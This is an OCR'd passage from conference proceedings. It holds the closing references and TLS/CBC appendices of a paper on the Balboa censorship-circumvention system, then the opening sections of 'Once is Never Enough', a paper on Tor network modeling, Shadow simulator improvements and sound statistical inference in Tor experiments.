[18] Sheharbano Khattak, Tariq Elahi, Laurent Simon, Colleen M. Swanson, Steven J. Murdoch, and Ian Goldberg. SoK: Making sense of censorship resistance systems. *Privacy Enhancing Technologies*, 2016(4):37–61, 2016.

[19] Daniel Luchaup, Kevin P. Dyer, Somesh Jha, Thomas Ristenpart, and Thomas Shrimpton. LibFTE: A toolkit for constructing practical, format-abiding encryption schemes. In *USENIX Security Symposium*. USENIX, 2014.

[20] Milad Nasr, Hadi Zolfaghari, and Amir Houmansadr. The waterfall of liberty: Decoy routing circumvention that resists routing attacks. In *Computer and Communications Security*. ACM, 2017.

[21] Shawn Ostermann. Tcptrace. https://tcptrace.org, 2005.

[22] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer,

R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[23] Michael Carl Tschantz, Sadia Afroz, Anonymous, and Vern Paxson. SoK: Towards grounding censorship circumvention in empiricism. In *Symposium on Security & Privacy*. IEEE, 2016.

[24] Paul Vines and Tadayoshi Kohno. Rook: Using video games as a low-bandwidth censorship resistant communication platform. In *Workshop on Privacy in the Electronic Society*. ACM, 2015.

[25] Liang Wang, Kevin P. Dyer, Aditya Akella, Thomas Ristenpart, and Thomas Shrimpton. Seeing through network-protocol obfuscation. In *Computer and Communications Security*. ACM, 2015.

[26] Charles V. Wright, Lucas Ballard, Scott E. Coull, Fabian Monrose, and Gerald M. Masson. Uncovering spoken phrases in encrypted voice over IP conversations. *ACM Transactions on Information and System Security (TISSEC)*, 13(4):1–30, 2010.

[27] Eric Wustrow, Scott Wolchok, Ian Goldberg, and J. Alex Halderman. Telex: Anticensorship in the network infrastructure. In *USENIX Security Symposium*. USENIX, 2011.

[28] Oliver Yang. Pitfalls of TSC usage. https://oliveryang.net/2015/09/pitfalls-of-TSC-usage/, 2017.

[29] Stephen Yang, Seo Jin Park, and John Ousterhout. Nanolog: A nanosecond scale logging system. In *2018 USENIX Annual Technical Conference*. USENIX, 2018.

A Supporting TLS 1.3

One nice feature of TLS 1.2 is that handshake records are distinct from application records, and are distinguished by early bytes in the record header. However, this is not the case for TLS 1.3: handshakes may occur at any time during a given connection and are distinguished by the last encrypted byte of the encrypted payload. As a result, when operating on incoming TLS 1.3 records, Balboa does not know whether the record should be rewritten or not.

Our proposed solution to this problem is to add functionality to the sender's plaintext rewriter to let it rewrite the first byte of a TLS 1.3 handshake record (which contains the TLS record handshake type) into a form that the receiver's rewriter can distinguish from the rewriting of the first plaintext byte of an Application Data record. As an example, the rewriter could set the high-order bit of the first byte of the record in an HTTP request to denote that it is Application Data and not a Handshake record. Balboa could then use this information to determine whether to proceed with rewriting.

B Supporting CBC-mode Ciphers

While Balboa's current implementation only supports stream ciphers, it is possible for Balboa to intercept TLS traffic encrypted with a CBC-mode cipher and still operate under the restriction that incoming traffic can be processed one byte at-a-time. We leave the implementation of the below approach as future work.

To avoid the numerous number of attacks on CBC-mode, modern TLS libraries use a randomly generated initialization vector (IV) for each TLS record. Balboa can take advantage of this as follows. For outgoing traffic, Balboa can replace the TLS record IV with the encryption (under a stream cipher, with an IV from the sequence number) of the first block of plaintext. It can then proceed in this fashion, replacing each subsequent block of ciphertext with the stream-cipher-encryption of the next block of plaintext. The last block of CBC-encrypted ciphertext can be replaced with random bytes. The MAC can be handled as in the case for stream ciphers.

On the incoming side, because the incoming plaintext is encrypted with a stream cipher, Balboa can decrypt it one byte at a time. To re-encrypt the traffic with a CBC-mode cipher for the application, Balboa can pick a new random IV to encrypt the block with, and emit this random IV. Even with the one byte at a time requirement, by the time Balboa emits any encrypted bytes of the plaintext it would have already observed a full block of plaintext, enabling it to generate the encrypted bytes. Balboa can then rewrite the outgoing MAC, in the same manner as it would for stream ciphers, to generate a MAC that matches the ciphertext that it just outputted (if the incoming MAC is valid).

Once is Never Enough: Foundations for Sound Statistical Inference in Tor Network Experimentation



Rob Jansen
U.S. Naval Research Laboratory
rob.g.jansen@nrl.navy.mil

Justin Tracey
University of Waterloo
j3tracey@uwaterloo.ca

Ian Goldberg
University of Waterloo
iang@uwaterloo.ca

Abstract

Tor is a popular low-latency anonymous communication system that focuses on usability and performance: a faster network will attract more users, which in turn will improve the anonymity of everyone using the system. The standard practice for previous research attempting to enhance Tor performance is to draw conclusions from the observed results of a *single* simulation for standard Tor and for each research variant. But because the simulations are run in *sampled* Tor networks, it is possible that sampling error alone could cause the observed effects. Therefore, we call into question the practical meaning of any conclusions that are drawn without considering the statistical significance of the reported results.

In this paper, we build foundations upon which we improve the Tor experimental method. First, we present a new Tor network modeling methodology that produces *more representative* Tor networks as well as new and improved experimentation tools that run Tor simulations *faster* and at a *larger scale* than was previously possible. We showcase these contributions by running simulations with 6,489 relays and 792k simultaneously active users, the largest known Tor network simulations and the first at a network scale of 100%. Second, we present new statistical methodologies through which we: (i) show that running *multiple* simulations in *independently sampled* networks is necessary in order to produce informative results; and (ii) show how to use the results from multiple simulations to conduct sound *statistical inference*. We present a case study using 420 simulations to demonstrate how to apply our methodologies to a concrete set of Tor experiments and how to analyze the results.

1 Introduction

Tor [15] is a privacy-enhancing technology and the most popular anonymous communication system ever deployed. Tor consists of a network of relays that forward traffic on behalf of Tor users (i.e., clients) and Internet destinations. The Tor Project estimates that there are about 2M daily active Tor users [49], while recent privacy-preserving measurement studies estimate that there are about 8M daily active users [51] and 792k simultaneously active users [38]. Tor is used for a variety of reasons, including blocking trackers, defending against surveillance, resisting fingerprinting and censorship, and freely browsing the Internet [69].

The usability of the Tor network is fundamental to the security it can provide [14]; prior work has shown that real-world adversaries *intentionally* degrade usability to cause users to switch to less secure communication protocols [6]. Good usability enables Tor to retain more users [18], and more users generally corresponds to better anonymity [1]. Tor has made improvements in three primary usability components: (i) the design of the interface used to access and use the network (i.e., Tor Browser) has been improved through usability studies [11, 46, 58]; (ii) the performance perceived by Tor users has improved through the deployment of new traffic scheduling algorithms [37, 65]; and (iii) the network resources available for forwarding traffic has grown from about 100 Gbit/s to about 400 Gbit/s in the last 5 years [67]. Although these changes have contributed to user growth, continued growth in the Tor network is desirable—not only because user growth improves anonymity [1], but also because access to information is a universal and human right [72] and growth in Tor means more humans can safely, securely, privately, and freely access information online.

Researchers have contributed numerous proposals for improving Tor performance in order to support continued growth in the network, including those that attempt to improve Tor's path selection [5, 7, 13, 24, 28, 42, 47, 53, 59, 61, 62, 74, 76], load balancing [22, 27, 31, 34, 41, 54], traffic admission control [2, 16, 21, 23, 33, 35, 37, 43, 48, 75], and congestion control mechanisms [4, 20]. The standard practice when proposing a new mechanism for Tor is to run a *single experiment* with each recommended configuration of the mechanism and a *single experiment* with standard Tor. Measurements of a performance metric (e.g., download time) are taken during each experiment, the empirical distributions over which are directly compared across experiments. Unfortunately, the experiments (typically simulations or emulations [63]) are done in scaled-down Tor test networks that are sampled from the

state of the true network at a static point in time [32]; only a *single sample* is considered even though in reality the network changes over time in ways that could change the conclusions. Moreover, statistical inference techniques (e.g., repeated trials and interval estimates) are generally not applied during the analysis of results, leading to questionable conclusions. Perhaps due in part to undependable results, only a few Tor performance research proposals have been deployed over the years [37, 65] despite the abundance of available research.

Contributions: We advance the state of the art by building foundations for conducting sound Tor performance research in two major ways: (i) we design and validate Tor experimentation *models* and develop new and improved modeling and experimentation *tools* that together allow us to create and run more representative Tor test networks faster than was previously possible; and (ii) we develop *statistical methodologies* that enable sound statistical inference of experimentation results and demonstrate how to apply our methodologies through a case study on a concrete set of Tor experiments.

Models and Tools: In §3 we present a new Tor network modeling methodology that produces *more representative* Tor networks by considering the state of the network *over time* rather than at a static point as was previously standard [32]. We designed our modeling methodology to support the flexible generation of Tor network models with configurable network, user, traffic load, and process scale factors, supporting experiments in computing facilities with a range of available resources. We designed our modeling tools such that expensive data processing tasks need only occur once, and the result can be distributed to the Tor community and used to efficiently generate any number of network models.

In §4 we contribute new and improved experimentation tools that we optimized to enable us to run Tor experiments *faster* and at a *larger scale* than was previously possible. In particular, we describe several improvements we made to Shadow [29], the most popular and validated platform for Tor experimentation, and demonstrate how our Tor network models and improvements to Shadow increase the scalability of simulations. We showcase these contributions by running the largest known Tor simulations—full-scale Tor networks with 6,489 relays and 792k simultaneously active users. We also run smaller-scale networks of 2,000 relays and 244k users to compare to prior work: we observe a reduction in RAM usage of 1.7 TiB (64%) and a reduction in run time of 33 days, 12 hours (94%) compared to the state of the art [38].

Statistical Methodologies: In §5 we describe a methodology that enables us to conduct sound statistical inference using the results collected from scaled-down (sampled) Tor networks. We find that running *multiple* simulations in *independently sampled* networks is necessary in order to obtain statistically significant results, a methodology that has never before been implemented in Tor performance research and causes us to question the conclusions drawn in previous work (see §2.4). We describe how to use multiple networks to estimate the distribution of a random variable and compute confidence intervals over that distribution, and discuss how network sampling choices would affect the estimation.

In §6 we present a case study in order to demonstrate how to apply our modeling and statistical methodologies to conduct sound Tor performance research. We present the results from a total of 420 Tor simulations across three network scale and two traffic load factors. We find that the precision of the conclusions that can be drawn from the networks used for simulations are dependent upon the scale of those networks. Although it is possible to derive similar conclusions from networks of different scales, fewer simulations are generally required in larger-scale than smaller-scale networks to achieve a similar precision. We conclude that one simulation is never enough to achieve statistically significant results.

Availability: Through this work we have developed new modeling tools and improvements to Shadow that we have released as open-source software as part of OnionTrace v1.0.0, TorNetTools v1.1.0, TGen v1.0.0, and Shadow v1.13.2.[1] We have made these and other research artifacts publicly available.[2]

2 Background and Related Work

We provide a brief background on Tor before describing prior work on Tor experimentation, modeling, and performance.

2.1 Tor

A primary function of the Tor network is to anonymize user traffic [15]. To accomplish this, the Tor network is composed of a set of Tor *relays* that forward traffic through the network on behalf of *users* running Tor *clients*. Some of the relays serve as *directory authorities* and are responsible for publishing a *network consensus* document containing relay information that is required to connect to and use the network (e.g., addresses, ports, and fingerprints of cryptographic identity keys for all relays in the network). Consensus documents also contain a *weight* for each relay to support a weighted path selection process that attempts to balance traffic load across relays according to relay bandwidth capacity. To use the network, clients build long-lived *circuits* through a telescoping path of relays: the first in the path is called the *guard* (i.e., entry), the last is called the *exit*, and the remaining are called *middle* relays. Once a circuit is established, the client sends commands through the circuit to the exit instructing it to open *streams* to Internet destinations (e.g., web servers); the request and response traffic for these streams are multiplexed over the same circuit. Another, less frequently used function of the network is to support *onion services* (i.e., anonymized servers) to which Tor clients can connect (anonymizing both the client and the onion service to the other).

[1] https://github.com/shadow/{oniontrace,tornettools,tgen,shadow}
[2] https://neverenough-sec2021.github.io

2.2 Tor Experimentation Tools

Early Tor experimentation tools included packet-level simulators that were designed to better understand the effects of Tor incentive schemes [31, 57]. Although these simulators reproduced some of Tor's logic, they did not actually use Tor source code and quickly became outdated and unmaintained. Recognizing the need for a more realistic Tor experimentation tool, researchers began developing tools following two main approaches: network emulation and network simulation [63].

Network Emulation: ExperimenTor [8] is a Tor experimentation testbed built on top of the ModelNet [73] network emulation platform. ExperimenTor consists of two components that generally run on independent servers (or clusters): one component runs client processes and the other runs the ModelNet core emulator that connects the processes in a virtual network topology. The performance of this architecture was improved in SNEAC [64] through the use of Linux Containers and the kernel's network emulation module `netem`, while tooling and network orchestration were improved in NetMirage [71].

Network Simulation: Shadow [29] is a hybrid discrete-event network simulator that runs applications as plugins. We provide more background on Shadow in §4.1. Shadow's original design was improved with the addition of a user-space non-preemptive thread scheduler [52], and later with a high performance dynamic loader [70]. Additional contributions have been made through several research projects [35, 37, 38], and we make further contributions that improve Shadow's efficiency and correctness as described in §4.2.

2.3 Tor Modeling

An early approach to model the Tor network was developed for both Shadow and ExperimenTor [32]. The modeling approach produced scaled-down Tor test networks by sampling relays and their attributes from a *single* true Tor network consensus. As a result, the models are particularly sensitive to short-term temporal changes in the composition of the true network (e.g., those that result from natural relay churn, network attacks, or misconfigurations). The new techniques we present in §3.2 are more robust to such variation because they are designed to use Tor metrics data spanning a user-selectable time period (i.e., from any chosen set of consensus files) in order to create simulated Tor networks that are more *representative* of the true Tor network over time.

In previous models, the number of clients to use and their behavior profiles were unknown, so finding a suitable combination of traffic generation parameters that would yield an appropriate amount of background traffic was often a challenging and iterative process. But with the introduction of privacy-preserving measurement tools [17, 19, 30, 50] and the recent publication of Tor measurement studies [30, 38, 51], we have gained a more informed understanding of the traffic characteristics of Tor. Our new modeling techniques use Markov models informed by (privacy-preserving) statistics from true Tor traffic [38], while significantly improving experiment scalability as we demonstrate in §4.3.

2.4 Tor Performance Studies

The Tor experimentation tools and models described above have assisted researchers in exploring how changes to Tor's path selection [5, 7, 13, 24, 28, 42, 47, 53, 59, 61, 62, 74, 76], load balancing [22, 27, 31, 34, 41, 54], traffic admission control [2, 16, 21, 23, 33, 35, 37, 43, 48, 75], congestion control [4, 20], and denial of service mechanisms [12, 26, 36, 39, 60] affect Tor performance and security [3]. The standard practice that has emerged from this work is to sample a single scaled-down Tor network model and use it to run experiments with standard Tor and each of a set of chosen configurations of the proposed performance-enhancing mechanism. Descriptive statistics or empirical distributions of the results are then compared across these experiments. Although some studies use multiple trials of each experimental configuration in the *chosen* sampled network [34, 41], none of them involve running experiments in *multiple* sampled networks, which is necessary to estimate effects on the real-world Tor network (see §5). Additionally, statistical inference techniques (e.g., interval estimates) are not applied during the analysis of the results, leading to questions about the extent to which the conclusions drawn in previous work are relevant to the real world. Our work advances the state of the art of the experimental process for Tor performance research: in §5 we describe new statistical methodologies that enable researchers to conduct sound statistical inference from Tor experimentation results, and in §6 we present a case study to demonstrate how to put our methods into practice.

3 Models for Tor Experimentation

In order to conduct Tor experiments that produce meaningful results, we must have network and traffic models that accurately represent the composition and traffic characteristics of the Tor network. In this section, we describe new modeling techniques that make use of the latest data from recent privacy-preserving measurement studies [30, 38, 51]. Note that while exploring alternatives for every modeling choice that will be described in this section is out of scope for this paper, we will discuss some alternatives that are worth considering in §7.

3.1 Internet Model

Network communication is vital to distributed systems; the bandwidth and the network latency between nodes are primary characteristics that affect performance. Jansen *et al.* have produced an Internet map [38] that we find useful for our purposes; we briefly describe how it was constructed before explaining how we modify it.

To produce an Internet map, Jansen *et al.* [38] conducted Internet measurements using globally distributed vantage points

(called *probes*) from the RIPE Atlas measurement system (atlas.ripe.net). They assigned a representative probe for each of the 1,813 cities in which at least one probe was available. They used `ping` to estimate the latency between all of the 1,642,578 distinct pairs of representative probes, and they crawled speedtest.net to extract upstream and downstream bandwidths for each city.[3] They encoded the results into an Internet map stored in the `graphml` file format; each vertex corresponds to a representative probe and encodes the bandwidth available in that city, and each edge corresponds to a path between a pair of representative probes and encodes the network latency between the pair.

Also encoded on edges in the Internet map were packet loss rates. Each edge e was assigned a packet loss rate p_e according to the formula $p_e \leftarrow 0.015 \cdot L_e/300$ where L_e is the latency of edge e. This improvised formula was not based on any real data. Our experimentation platform (described in §4) already includes for each host an edge router component that drops packets when buffers are full. Because additional packet loss from core routers is uncommon [45], we modify the Internet map by setting p_e to zero for all edges.[4] We use the resulting Internet model in all simulations in this paper.

3.2 Tor Network Model

To the Internet model we add hosts that run Tor relays and form a Tor overlay network. The Tor modeling task is to choose host bandwidths, Internet locations, and relay configurations that support the creation of Tor test networks that are representative of the true Tor network.

We construct Tor network models in two phases: *staging* and *generation*. The two-phase process allows us to perform the computationally expensive staging phase once, and then perform the computationally inexpensive generation phase any number of times. It also allows us to release the staging files to the community, whose members may then use our Tor modeling tools without first processing large datasets.

3.2.1 Staging

Ground truth details about the temporal composition and state of the Tor network are available in Tor network data files (i.e., hourly network consensus and daily relay server descriptor files) which have been published since 2007. We first gather the subset of these files that represents the time period that we want to model (e.g., all files published in January 2019), and then extract network attributes from the files in the staging phase so that we can make use of them in the networks we later generate. In addition to extracting the IP address, country code, and fingerprint of each relay i, we compute the per-relay and network summary statistics shown in Table 1. We also process the Tor *users* dataset containing per-country user counts, which Tor has published daily since 2011 [67]. From this data we compute the median normalized probability that a user appears in each country. We store the results of the staging phase in two small `JSON` files (a few MiB each) that we use in the generation phase. Note that we could make use of other network information if it were able to be safely measured and published (see Appendix A for an ontology of some independent variables that could be useful).

Table 1: Statistics computed during the *staging* phase.

Stat.	Description
r_i	the fraction of consensuses in which relay i was running
g_i	the fraction of consensuses in which relay i was a guard
e_i	the fraction of consensuses in which relay i was an exit
w_i	the median normalized consensus weight of relay i
b_i	the max observed bandwidth of relay i
λ_i	the median bandwidth rate of relay i
β_i	the median bandwidth burst of relay i
C_ρ	median across consensuses of relay count for each position $\rho^\dagger$
W_ρ	median across consensuses of total weight for position $\rho^\dagger$
U_c	median normalized probability that a user is in country $c^\ddagger$

† Valid positions are *D*: exit+guard, *E*: exit, *G*: guard, and *M*: middle.
‡ Valid countries are any two-letter country code (e.g., *us*, *ca*, etc.).

3.2.2 Generation

In the generation phase, we use the data extracted during the staging phase and the results from a recent privacy-preserving Tor measurement study [38] to generate Tor network models of a configurable *scale*. For example, a *100% Tor network* represents a model of equal scale to the true Tor network. Each generated model is stored in an `XML` *configuration file*, which specifies the hosts that should be instantiated, their bandwidth properties and locations in the Internet map, the processes they run, and configuration options for each process. Instantiating a model will result in a Tor test network that is representative of the true Tor network. We describe the generation of the configuration file by the type of hosts that make up the model: *Tor network relays*, *traffic generation*, and *performance benchmarking*.

Tor Network Relays: The relay staging file may contain more relays than we need for a 100% Tor network (due to relay churn in the network during the staged time period), so we first choose enough relays for a 100% Tor network by sampling $n \leftarrow \sum_\rho C_\rho$ relays without replacement, using each relay's running frequency r_i as its sampling weight.[5] We then assign the guard and exit flag to each of the n sampled relays j with a probability equal to the fraction of consensuses in which relay j served as a guard g_j and exit e_j, respectively.

To create a network whose scale is $0 < s \leq 1$ times the size of the 100% network,[6] we further subsample from the

[3] speedtest.net ranks mobile and fixed broadband speeds around the world.

[4] Future work should consider developing a more realistic packet loss model that is, e.g., based on measurements of actual Tor clients and relays.

[5] Alternatives to weighted sampling should be considered if staging time periods during which the Tor network composition is extremely variable.

[6] Because of the RAM and CPU requirements (see §4), we expect that it will generally be infeasible to run 100% Tor networks. The configurable scale s allows for tuning the amount of resources required to run a model.

sampled set of n relays to use in our scaled-down network model. We describe our subsampling procedure for middle relays for ease of exposition, but the same procedure is repeated for the remaining positions (see Table 1 note[†]). To subsample $m \leftarrow s \cdot C_M$ middle relays, we: (i) sort the list of sampled middle relays by their normalized consensus weight w_j, (ii) split the list into m buckets, each of which contains as close as possible to an equal number of relays, and (iii) from each bucket, select the relay with the median weight w_j among those in the bucket. This strategy guarantees that the weight distribution across relays in our subsample is a best fit to the weight distribution of relays in the original sample [32].

A new host is added to the configuration file for each subsampled relay k. Each host is assigned the IP address and country code recorded in the staging file for relay k, which will allow it to be placed in the nearest city in the Internet map. The host running relay k is also assigned a symmetric bandwidth capacity equal to b_k; i.e., we use the maximum observed bandwidth as our best estimate of a relay's bandwidth capacity. Each host is configured to run a Tor relay process that will receive the exit and guard flags that we assigned (as previously discussed), and each relay k sets its token bucket rate and burst options to λ_k and β_k, respectively. When executed, the relay processes will form a functional Tor overlay network capable of forwarding user traffic.

Traffic Generation: A primary function of the Tor network is to forward traffic on behalf of users. To accurately characterize Tor network usage, we use the following measurements from a recent privacy-preserving Tor measurement study [38]: the total number of active users $\phi = 792$k (counted at guards) and the total number of active circuits $\psi = 1.49$M (counted at exits) in an average 10 minute period.

To generate a Tor network whose scale is $0 < s \leq 1$ times the size of the 100% network, we compute the total number of users we need to model as $u \leftarrow s \cdot \phi$. We compute the total number of circuits that those u users create every 10 minutes as $c \leftarrow \ell \cdot s \cdot \psi$, where $\ell \geq 0$ is a load factor that allows for configuration of the amount of traffic load generated by the u users ($\ell = 1$ results in "normal" traffic load). We use a process scale factor $0 < p \leq 1$ to allow for configuration of the number of Tor client processes that will be used to generate traffic on the c circuits from the u users. Each of $p \cdot u$ Tor client processes will support the combined traffic of $1/p$ users, i.e., the traffic from $\tau \leftarrow c/p \cdot u$ circuits.

The p factor can be used to significantly reduce the amount of RAM and CPU resources required to run our Tor model; e.g., setting $p = 0.5$ means we only need to run half as many Tor client processes as the number of users we are simulating.[7] At the same time, p is a reciprocal factor w.r.t. the traffic that each Tor client generates; e.g., setting $p = 0.5$ causes each client to produce twice as many circuits (and the associated traffic) as a single user would.

[7] A primary effect of $p < 1$ is fewer network descriptor fetches, the network impact of which is negligible relative to the total traffic generated.

We add $p \cdot u$ new traffic generation client hosts to our configuration file. For each such client, we choose a country according to the probability distribution U, and assign the client to a random city in that country using the Internet map in §3.1.[8] Each client runs a Tor process in client mode configured to disable guards[9] and a TGen traffic generation process that is configured to send its traffic through the Tor client process over localhost (we significantly extend a previous version of TGen [38, §5.1] to support our models). Each TGen process is configured to generate traffic using Markov models (as we describe below), and we assign each host a bandwidth capacity equal to the maximum of $10/p$ Mbit/s and 1 Gbit/s to prevent it from biasing the traffic rates dictated by the Markov models when generating the combined traffic of $1/p$ users. Server-side counterparts to the TGen processes are also added to the configuration file (on independent hosts).

Each TGen process uses three Markov models to accurately model Tor traffic characteristics: (i) a *circuit* model, which captures the circuit inter-arrival process on a per-user basis; (ii) a *stream* model, which captures the stream inter-arrival process on a per-circuit basis; and (iii) a *packet* model, which captures the packet inter-arrival process on a per-stream basis. Each of these models are based on a recent privacy-preserving measurement study that used PrivCount [30] to collect measurements of real traffic being forwarded by a set of Tor exit relays [38]. We encode the *circuit* inter-arrival process as a simple single state Markov model that emits new circuit events according to an exponential distribution with rate $1/\mu/\tau$ microseconds, where $\mu \leftarrow 6 \cdot 10^8$ is the number of microseconds in 10 minutes. New streams on each circuit and packets on each stream are generated using the *stream* and *packet* Markov models, respectively, which were directly measured in Tor and published in previous work [38, §5.2.3].

The rates and patterns of the traffic generated using the Markov models will mimic the rates and patterns of real Tor users: the models encode common distributions (e.g., exponential and log-normal) and their parameters, such that they can be queried to determine the amount of time to wait between the creation of new circuits and streams and the transfer of packets (in both the send and receive directions).

Each TGen client uses unique seeds for all Markov models so that it generates unique traffic characteristics.[10] Each TGen client also creates a unique `SOCKS` username and password for each generated circuit and uses it for all Tor streams generated in the circuit; due to Tor's `IsolateSOCKSAuth` feature, this ensures that streams from different circuits will in fact be assigned to independent circuits.

[8] Shadow will arbitrarily choose an IP address for the host such that it can route packets to all other simulation hosts (clients, relays, and servers).

[9] Although a Tor client uses guards by default, for us it would lead to inaccurate load balancing because each client simulates $1/p$ users. Support in the Tor client for running multiple ($1/p$) parallel guard "sessions" (i.e., assigning a guard to each user "session") is an opportunity for future work.

[10] The Markov model seeds are unique across clients, but generated from the same master seed in order to maintain a deterministic simulation.

We highlight that although prior work also made use of the *stream* and *packet* Markov models [38, §5.2.3], we extend previous work with a *circuit* Markov model that can be used to continuously generate circuits independent of the length of an experiment. Moreover, previous work did not consider either load scale ℓ or process scale p; ℓ allows for research under varying levels of congestion, and our optimization of simulating $1/p$ users in each Tor client process allows us to more quickly run significantly larger network models than we otherwise could (as we will show in §4.3).

Performance Benchmarking: The Tor Project has published performance benchmarks since 2009 [67]. The benchmark process downloads 50 KiB, 1 MiB, and 5 MiB files through the Tor network several times per hour, and records various statistics about each download including the time to download the first and last byte of the files. We mirror this process in our models; running several benchmarking clients that use some of the same code as Tor's benchmarking clients (i.e., TGen) allows us to *directly* compare the performance obtained in our simulated Tor networks with that of the true Tor network.

3.2.3 Modeling Tools

We implemented several tools that we believe are fundamental to our ability to model and execute realistic Tor test networks. We have released these tools as open source software to help facilitate Tor research: (i) a new Tor network modeling toolkit called TorNetTools (3,034 LoC) that implements our modeling algorithms from §3.2.2; (ii) extensions and enhancements to the TGen traffic generator [38, §5.1] (6,531 LoC added/modified and 1,411 removed) to support our traffic generation models; and (iii) a new tool called OnionTrace (2,594 LoC) to interact with a Tor process and improve reproducibility of experiments. We present additional details about these tools in the extended version of this paper [40, Appendix B].

4 Tor Experimentation Platform

The models that we described in §3 could reasonably be instantiated in a diverse set of experimentation platforms in order to produce representative Tor test networks. We use Shadow [29], the most popular and validated platform for Tor experimentation. We provide a brief background on Shadow's design, explain the improvements we made to support accurate experimentation, and show how our improvements and models from §3 contribute to the state of the art.

4.1 Shadow Background

Shadow is a hybrid experimentation platform [29]. At its core, Shadow is a conservative-time discrete-event network simulator: it simulates hosts, processes, threads, TCP and UDP, routing, and other kernel operations. One of Shadow's advantages is that it dynamically loads real applications as plugins and directly executes them as native code. In this regard, Shadow emulates a network and a Linux environment: applications running as plugins should function as they would if they were executed on a bare-metal Linux installation.

Because Shadow is a user-space, single process application, it can easily run on laptops, desktops, and servers with minimal configuration (resource requirements depend on the size of the experiment model). As a simulator, Shadow has complete control over simulated time; experiments may run faster or slower than real time depending on: (i) the simulation load relative to the processing resources available on the host machine, and (ii) the inherent parallelizability of the experiment model. This control over time decouples the fidelity of the experiment from the processing time required to execute it, and allows Shadow to scale independently of the processing capabilities of the host machine; Shadow is usually limited by the RAM requirements of its loaded plugins.

Shadow has numerous features that allow it to achieve its goals, including dynamic loading of independent namespaces for plugins [70], support for multi-threaded plugins via a non-preemptive concurrent thread scheduling library (GNU Portable Threads[11]) [52], function interposition, and an event scheduler based on work stealing [9]. The combination of its features makes Shadow a powerful tool for Tor experimentation, and has led it to become the most popular and standard tool for conducting Tor performance research [63].

4.2 Shadow Improvements

After investigation of the results from some early experiments, we made several improvements to Shadow that we believe cause it to produce significantly more accurate results when running our Tor network models from §3.2. Our improvements include run-time optimizations, fixes to ensure deterministic execution, faster Tor network bootstrapping, more realistic TCP connection limits, and several network stack improvements (see the extended version of this paper for more details [40, Appendix C]). Our improvements have been incorporated into Shadow v1.13.2.

4.3 Evaluation

We have thus far made two types of foundational contributions: those that result in more *representative Tor networks*, and those that allow us to run more *scalable simulations* faster than was previously possible. We demonstrate these contributions through Tor network simulations in Shadow.

Representative Networks: We produce more representative networks by considering the state of the network over time rather than modeling a single snapshot as did previous work [32, 38]. We consider relay churn to demonstrate how the true Tor network changes over time. Figure 1 shows the rate of relay churn over all 744 consensus files (1 per hour) in Tor during January 2019. After 2 weeks, fewer than 75% of relays that were part of the network on 2019-01-01 still remain

[11] https://www.gnu.org/software/pth




Figure 1: The rate of Tor relay churn over all 744 consensuses from January 2019. Shown are the number of Tor relays that existed on 2019-01-01 that remain and the number of relays that did not exist on 2019-01-01 that joined (and possibly left again) over time.

while more than 3,000 new relays joined the network. After 3 weeks, more new relays had joined the network than had remained since 2019-01-01. Our models account for churn by sampling from *all* such relays as described in §3.2.

In addition to producing more representative models, our Shadow network stack enhancements further improve network accuracy. To demonstrate these contributions, we simulate ten Tor network models that were generated following the methods in §3.2 (using Tor network state from 2019-01). We model Tor at the same $s = 0.31$ scale that was used in previous work [38] (i.e., ≈2k relays and ≈250k users) using a process scale factor of $p = 0.01$ (i.e., each TGen process simulated $1/0.01 = 100$ Tor users). We compare our simulation results to those produced by state-of-the-art methods [38] (which used Tor network state from 2018-01) and to reproducible Tor metrics [67, 68] from the corresponding modeling years (2019 for our work, 2018 for the CCS 2018 work).[12]

The results in Figure 2 generally show that previous work is noticeably less accurate when compared to Tor 2018 than our work is compared to Tor 2019. We notice that previous work exhibited a high client download error rate in Figure 2c and significantly longer download times in Figures 2e–2g despite the network being appropriately loaded as shown in Figure 2h. We attribute these errors to the connection limit and network stack limitations that were present in the CCS 2018 version of Shadow (the errors are not present in this work due to our Shadow improvements from §4.2). Also, we remark that the relay goodput in Figure 2h exhibits more variance in Tor than in Shadow because the Tor data is being aggregated over a longer time period (1 year for Tor vs. less than 1 hour for Shadow) during which the Tor network composition is significantly changing (see Figure 1).

Scalable Simulations: Our new models and Shadow enhancements enable researchers to run larger networks faster than was previously possible. We demonstrate our improvements to scalability in two ways. First, we compare in the top part of Table 2 the resources required for the 31% experiments described above. We distinguish total run time from the




